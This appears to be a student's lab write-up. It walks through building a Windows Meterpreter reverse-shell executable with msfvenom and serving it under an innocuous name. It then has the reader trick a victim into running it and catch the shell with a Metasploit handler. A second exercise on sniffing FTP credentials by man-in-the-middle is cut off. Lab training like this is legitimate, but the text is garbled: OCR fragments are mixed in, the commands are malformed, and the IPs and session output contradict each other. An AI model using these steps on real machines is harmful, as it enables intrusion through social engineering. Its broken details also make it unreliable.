

Assignment: Day 4

Question 1:

- Create payload for windows .
- Transfer the payload to the victim's machine.
- Exploit the victim's machine

Answer:

- **Create payload for windows .**

Step 1: Turn on kali VM .

Step 2: Press ctrl+alt+T (to open Terminal) or click on terminal icon and open terminal

Step 3: Install Apache2 web server.

```
apt-get install apache2
```


Step 4: Start apache server.

```
systemctl start apache2
```

Step 5: type command to create a payload.

```
sudo su -
```

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP ADDR> LPORT=<PORT> -f exe >shell.exe R > <PATH>
```



```
kali@kali: /var/www/html
File Actions Edit View Help
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.8 LPORT=8080 -f exe > shell.exe R > /var/www/html/clear.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:~#
```


::1	ff02::2	ip6-allrouters	ip6-loopback	localhost
ff02::1	ip6-allnodes	ip6-localhost	kali	

```
root@kali:~#
```

● Transfer the payload to the victim's machine.

Step 1: Infect the target using **Social Engineering**.

Step 2: In our case visit kali web server and download payload in client machine.



The screenshot shows a web browser window with the address bar displaying `http://192.168.1.9/clear.exe`. The page content is the default Apache2 welcome page for Debian, featuring the Debian logo and the text "It works!". Below this, there is a section titled "Configuration Overview" which explains the default configuration files and their locations. The page also includes a list of configuration files and their purposes.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective `*-available/` counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`,

Step 3: in Kali machine type command and attempt to open a **meterpreter session** on the victim's computer.

msfconsole

```

root@kali:~# msfconsole

kali@kali: /var/www/html
File Actions Edit View Help
MSFVenom, Dis... kali@kali: /var/... [html - File Man... 04:50 PM

This generates a powershell_base.ps1 file with a payload.exe

Session one died of dysentery.

Press ENTER to size up the situation

Press SPACE BAR to continue

[ metasploit v5.0.99-dev ]
+ -- ==[ 2045 exploits - 1106 auxiliary - 344 post ]
+ -- ==[ 562 payloads - 45 encoders - 10 nops ]
+ -- ==[ 7 evasion ] we have setup a handler to listen the payload and attempt to open

Metasploit tip: Use sessions -1 to interact with the last opened session

msf5 >

```

direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Step 7: Type the following command.

use exploit/multi/handler

set PAYLOAD windows/meterpreter/reverse_tcp

set LHOST <IP ADDR>

set LPORT <PORT>

```

kali@kali: /var/www/html
File Actions Edit View Help
Press ENTER to size up the situation
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
Press SPACE BAR to continue

Handler
=====
[ metasploit v5.0.99-dev ]
+ -- [ 2045 exploits - 1106 auxiliary - 344 post ]
+ -- [ 562 payloads - 45 encoders - 10 nops ]
+ -- [ 7 evasion ]

To setup the handler, you can do

Metasploit tip: Use sessions -1 to interact with the last opened session

msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > show options
msf5> set PAYLOAD windows/meterpreter/reverse_tcp
Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.1.8      yes       The listen address (an interface may be specified)
  LPORT     8080             yes       The listen port

msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
Payload options (generic/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.1.8      yes       The listen address (an interface may be specified)
  LPORT     8080             yes       The listen port

Exploit target: This will start the handler that listens to the payload that we created earlier.

  Id  Name
  --  --
  0   Wildcard Target

Now we have to get the victim to execute our malicious file that we created earlier using our social engineering skills and that should provide us with a meterpreter session.

msf5 exploit(multi/handler) > set LHOST 192.168.1.8
LHOST => 192.168.1.8
msf5 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf5 exploit(multi/handler) > show options

```

- Exploit the victim's machine

Step 8: type exploit.

```
msf5 exploit(multi/handler) > exploit
[-] Handler failed to bind to 192.168.1.8:8080:- -
[*] Started reverse TCP handler on 0.0.0.0:8080
```

Step 9: Run payload on client machine. Session will be established.

```
msf5 exploit(multi/handler) > exploit
[*] Started bind TCP handler against 192.168.232.134:3333
[*] Sending stage (201283 bytes) to 192.168.232.134
[*] Meterpreter session 1 opened (0.0.0.0:0 -> 192.168.232.134:3333) at 2020-06-23 23:57:57 +0800

meterpreter > sysinfo
Computer      : DESKTOP-I29CS9S
OS            : Windows 10 (10.0 Build 18362).
Architecture : x64
System Language : zh_CN
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > ifconfig
```

Question2:


- Create an FTP server
- Access FTP server from windows command prompt
- Do an mitm and username and password of FTP transaction using wireshark and dsniiff.

Answer:


- **Create an FTP server**

Step 1: Start Windows Server Virtual Machine.


Step 2: Navigate to Manage>Add Roles and Features. Click Next until **Server Roles** and **Check Web Server(IIS)** checkbox and Click Next. On Role Services Check **"FTP Server">FTP Service>FTP Extensibility**. Click Finish.



